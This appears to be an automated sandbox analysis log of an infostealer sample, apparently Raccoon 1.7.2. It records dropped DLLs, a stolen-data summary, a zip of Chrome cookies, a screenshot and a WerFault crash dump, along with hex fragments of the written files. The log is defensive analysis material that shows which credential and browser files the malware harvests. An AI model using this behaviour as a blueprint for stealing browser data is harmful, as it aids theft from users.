00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....G.....!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-heap-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 b5 df 3a bf 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....:............!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-interlocked-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 ab 24 06 9c 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 06 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L....$............!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-libraryloader-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 d6 75 2a 6c 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 06 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....u*l...........!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-localization-l1-2-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 53 bd 76 f4 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 0e 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L...S.v............!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-memory-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 1c f7 25 28 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 06 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....%(...........!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\machineinfo.txt	unknown	792	52 61 63 63 6f 6f 6e 20 7c 20 31 2e 37 2e 32 0d 0d 0a 42 75 69 6c 64 20 63 6f 6d 70 69 6c 65 20 64 61 74 65 3a 20 53 75 6e 20 4a 61 6e 20 31 30 20 31 34 3a 35 38 3a 30 31 20 32 30 32 31 0d 0d 0a 4c 61 75 6e 63 68 65 64 20 61 74 3a 20 32 30 32 31 2e 30 32 2e 32 33 20 2d 20 31 38 3a 30 34 3a 34 35 20 47 4d 54 0d 0d 0a 42 6f 74 5f 49 44 3a 20 44 30 36 45 44 36 33 35 2d 36 38 46 36 2d 34 45 39 41 2d 39 35 35 43 2d 34 38 39 39 46 35 46 35 37 42 39 41 5f 65 6e 67 69 6e 65 65 72 0d 0d 0a 52 75 6e 6e 69 6e 67 20 6f 6e 20 61 20 64 65 73 6b 74 6f 70 0d 0d 0a 0d 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 0d 0d 0a 0d 0d 0a 20 20 2d 20 43 6f 6f 6b 69 65 73 3a 20 31 0d 0d 0a 20 20 2d 20 50 61 73 73 77 6f 72 64 73 3a 20 30 0d 0d 0a 20 20 2d 20 46 69 6c 65 73 3a 20 30	Raccoon | 1.7.2...Build compile date: Sun Jan 10 14:58:01 2021...Launched at: 2021.02.23 - 18:04:45 GMT...Bot_ID: D06ED635-68F6-4E9A-955C-4899F5F57B9A _user...Running on a desktop......-------------...... - Cookies: 1... - Passwords: 0... - Files: 0	success or wait	1	4578AB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\machineinfo.txt	unknown	287	49 6e 73 74 61 6c 6c 65 64 20 41 70 70 73 3a 20 0d 0d 0a 09 41 64 6f 62 65 20 41 63 72 6f 62 61 74 20 52 65 61 64 65 72 20 44 43 20 28 31 39 2e 30 31 32 2e 32 30 30 33 35 29 0d 0d 0a 09 47 6f 6f 67 6c 65 20 43 68 72 6f 6d 65 20 28 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 29 0d 0d 0a 09 47 6f 6f 67 6c 65 20 55 70 64 61 74 65 20 48 65 6c 70 65 72 20 28 31 2e 33 2e 33 35 2e 34 35 31 29 0d 0d 0a 09 4a 61 76 61 20 38 20 55 70 64 61 74 65 20 32 31 31 20 28 38 2e 30 2e 32 31 31 30 2e 31 32 29 0d 0d 0a 09 4a 61 76 61 20 41 75 74 6f 20 55 70 64 61 74 65 72 20 28 32 2e 38 2e 32 31 31 2e 31 32 29 0d 0d 0a 09 55 70 64 61 74 65 20 66 6f 72 20 53 6b 79 70 65 20 66 6f 72 20 42 75 73 69 6e 65 73 73 20 32 30 31 36 20 28 4b 42 34 34 38 34 32 38 36 29 20 33 32 2d 42 69 74 20	Installed Apps: ....Adobe Acrobat Reader DC (19.012.20035)....Google Chrome (85.0.4183.121)....Google Update Helper (1.3.35.451)....Java 8 Update 211 (8.0.2110.12)....Java Auto Updater (2.8.211.12)....Update for Skype for Business 2016 (KB4484286) 32-Bit	success or wait	1	4578AB	WriteFile
C:\Users\user\AppData\LocalLow\imUlOHTtWMK.zip	unknown	62251	50 4b 03 04 14 00 02 00 08 00 84 50 57 52 4b bc 33 d3 c4 00 00 00 d8 00 00 00 2a 00 11 00 62 72 6f 77 73 65 72 73 2f 63 6f 6f 6b 69 65 73 2f 47 6f 6f 67 6c 65 20 43 68 72 6f 6d 65 5f 44 65 66 61 75 6c 74 2e 74 78 74 55 54 0d 00 07 12 d3 34 60 12 d3 34 60 12 d3 34 60 25 c5 cb 72 82 30 14 00 d0 35 ce f4 53 b4 92 82 84 45 17 da 84 f0 98 66 22 8f 0a ec e4 02 01 47 cb e0 68 0c f9 fa 2e 7a 36 67 23 a7 49 5e bb 0d 4c 37 2b 4f 0b 6a bd ff 67 ef 6c 0f f9 5b d7 45 16 8f 88 85 b6 ce 67 79 8d d7 90 fb a5 c4 84 70 08 be 86 6e fd 5b b0 46 6b da 19 4c 52 c1 8c 34 45 5b 5f 84 1d b7 1c 55 23 1f fa 25 4d 82 aa 55 c1 19 8a 51 3e 05 8b 35 af 8f 9a 9b 6c e4 3f 07 48 e6 c7 ec 5c ce 9e 6c 1a 95 7d cc 47 aa d5 1d f6 79 88 b3 85 e0 b6 5f bc 68 88 ca 61 e7 aa d7 e2 bf 94 81 8a 1d	PK.....PWRK.3.....*... browsers/cookies/Google Chrome _Default.txtUT.....4`..4`..4` %..r.0...5..S....E.....f".....G..h....z6g#.I^..L7+O.j..g.l..[.E.....gy.....p...n.[.Fk..LR..4E[_....U#..%M..U...Q>..5....l.?.H...\..l..}.G....y..... _.h..a.....	success or wait	1	433078	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\XObEdOuQjV.exe	unknown	3786	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 1e f7 32 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 50 00 00 00 08 00 00 00 00 00 00 58 e0 48 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 73 00 00 04 00 00 74 3a 2b 00 02 00 40 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....2`.......... .......P..........X.H.. ....@.. .... s.....t:+...@................	success or wait	355	433C03	WriteFile
C:\Users\user\AppData\Local\Temp\XObEdOuQjV.exe	unknown	0			success or wait	1	433C03	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	0	100	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	0	2048	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	28672	2048	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\1xVPfvJcrg	0	100	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\1xVPfvJcrg	0	2048	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\RYwTiizs2t	0	100	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\RYwTiizs2t	0	2048	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\rQF69AzBla	0	100	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\rQF69AzBla	0	4096	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	89	459938	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	459938	ReadFile
C:\Users\user\AppData\LocalLow\JbcJeqCquL	0	100	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\JbcJeqCquL	0	4096	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\aR8pJ3hC8rG2sT.zip	unknown	1028	success or wait	1	419846	ReadFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\aR8pJ3hC8rG2sT.zip	unknown	1	success or wait	1	419846	ReadFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\aR8pJ3hC8rG2sT.zip	unknown	1	success or wait	57	419846	ReadFile
C:\Users\user\AppData\LocalLow\machineinfo.txt	unknown	65536	success or wait	1	43D3A6	ReadFile
C:\Users\user\AppData\LocalLow\machineinfo.txt	unknown	64457	end of file	1	43D3A6	ReadFile
C:\Users\user\AppData\LocalLow\screen.jpeg	unknown	65536	success or wait	1	43D3A6	ReadFile
C:\Users\user\AppData\LocalLow\screen.jpeg	unknown	32768	success or wait	1	43D3A6	ReadFile
C:\Users\user\AppData\LocalLow\screen.jpeg	unknown	29313	end of file	1	43D3A6	ReadFile
C:\Users\user\AppData\LocalLow\imUlOHTtWMK.zip	unknown	62251	success or wait	1	433119	ReadFile

Analysis Process: WerFault.exe PID: 976 Parent PID: 7140

General

Start time:	10:02:26

Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 764
Imagebase:	0xe40000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E261717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBF7A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBF7A.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0382c331	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0382c331\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBF7A.tmp	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBF7A.tmp.xml	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBF98.tmp.csv	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC287.tmp.txt	success or wait	1	6E25497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 00 00 00 00 36 43 35 60 a4 05 12 00 00 00 00 00	MDMP........ ....6C5`........	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	6	00 00 00 00 00 00	......	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 c8 1d 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 e4 1b 00 00 30 43 35 60 00 00 00 00 00 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 32 00 00 00 00 00 00 00 01 00 00 00 e0 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	.....U...........B............ ..GenuineIntelW...........T... ....0C5`.................. ....0..2............... P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.................. ....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T. i.m.e..........	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 62 6f 72 74 1c fb 98 02 00 00 00 00 00 00 40 00 62 6f 72 74 00 00 00 00 28 fb 98 02 62 6f 72 74 23 00 00 00 46 02 01 00 0c fb 98 02 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+...bort..........@.bort.... (...bort#...F.......+.........	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	168	04 03 00 00 00 00 00 00 05 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 62 6f 72 74 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 02 00 00 80 23 00 00	........................bort.. ....#..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	20	24 00 00 00 e2 6e 72 74 00 00 00 00 00 00 01 00 00 8c 36 00 00	$....nrt.........6..	success or wait	36	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	256	00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 23 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 08 00 45 00 6e 00 64 00 70 00 6f 00 69 00 6e 00 74 00 02 0d 01 00 10 04 41 ff ff 3f 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 27 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 0a 00 50 00 61 00 63 00 6b 00 65 00 74 00 53 00 69 00 7a 00 65 00 02 0d 02 00 07 04 41 ff ff 39 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 21 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 07 00 41 00 64 00 64 00 72 00 65 00 73 00 73 00 02 0d 03 00 0e 04 41 ff ff 33 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 1b 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 04 00 50 00 6f 00 72 00 74 00 02 0d 04 00 06 04 41 ff ff	..o..D.a.t.a...#....K...N.a.m.e.......E.n.d.p.o.i.n.t....... A..?....o..D.a.t.a...'....K... N.a.m.e.......P.a.c.k.e.t.S.i.z.e.......A..9....o..D.a.t.a.. .!....K...N.a.m.e.......A.d.d.r.e.s.s.......A..3....o..D.a.t .a........K...N.a.m.e.......P. o.r.t.......A..	success or wait	35	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	572	bc b1 e5 77 d6 c9 e3 77 ac 00 00 00 aa aa aa aa 10 00 00 00 58 fe e3 00 24 ff e3 00 aa aa aa aa 40 c7 e3 77 40 c7 e3 77 aa aa aa aa 00 00 2c 00 00 00 2c 00 00 00 00 00 ac 00 00 00 aa aa aa aa ac 00 00 00 aa aa aa aa 00 00 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 30 1b ba 00 00 00 00 00 00 00 00 00 f0 6b b4 00 00 70 2b 00 10 00 00 00 aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 aa aa aa aa aa aa aa aa 90 fe 6d 02 90 fe d3 00 98 fe 6d 02 98 fe d3 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...w...w............X...$..... ..@..w@..w......,...,......... ....,............... ....0..... ....k...p+................ ....m... ....m.........................	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	4	05 00 00 00	....	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 d8 02 00 00 00 00 00 00 00 cf 19 00 00 00 00 00 00 00 00 00 00 00 00 00 20 ce 19 00 2c 95 e5 77 23 00 00 00 12 02 00 00 b0 cd 19 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?............................. ....+...S...+. ..+........................... ...,..w#...........+.........	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	48	04 03 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 60 2c 00 00 00 00 00 2c ed 98 02 00 00 00 00 d4 12 00 00 8c 37 00 00 cc 02 00 00 7c 31 00 00	....`,.....,..... ....7......|1..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	4	2d 00 00 00	-...	success or wait	45	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	106	64 00 00 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 00 00	d...S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e...	success or wait	45	6E25497A	unknown
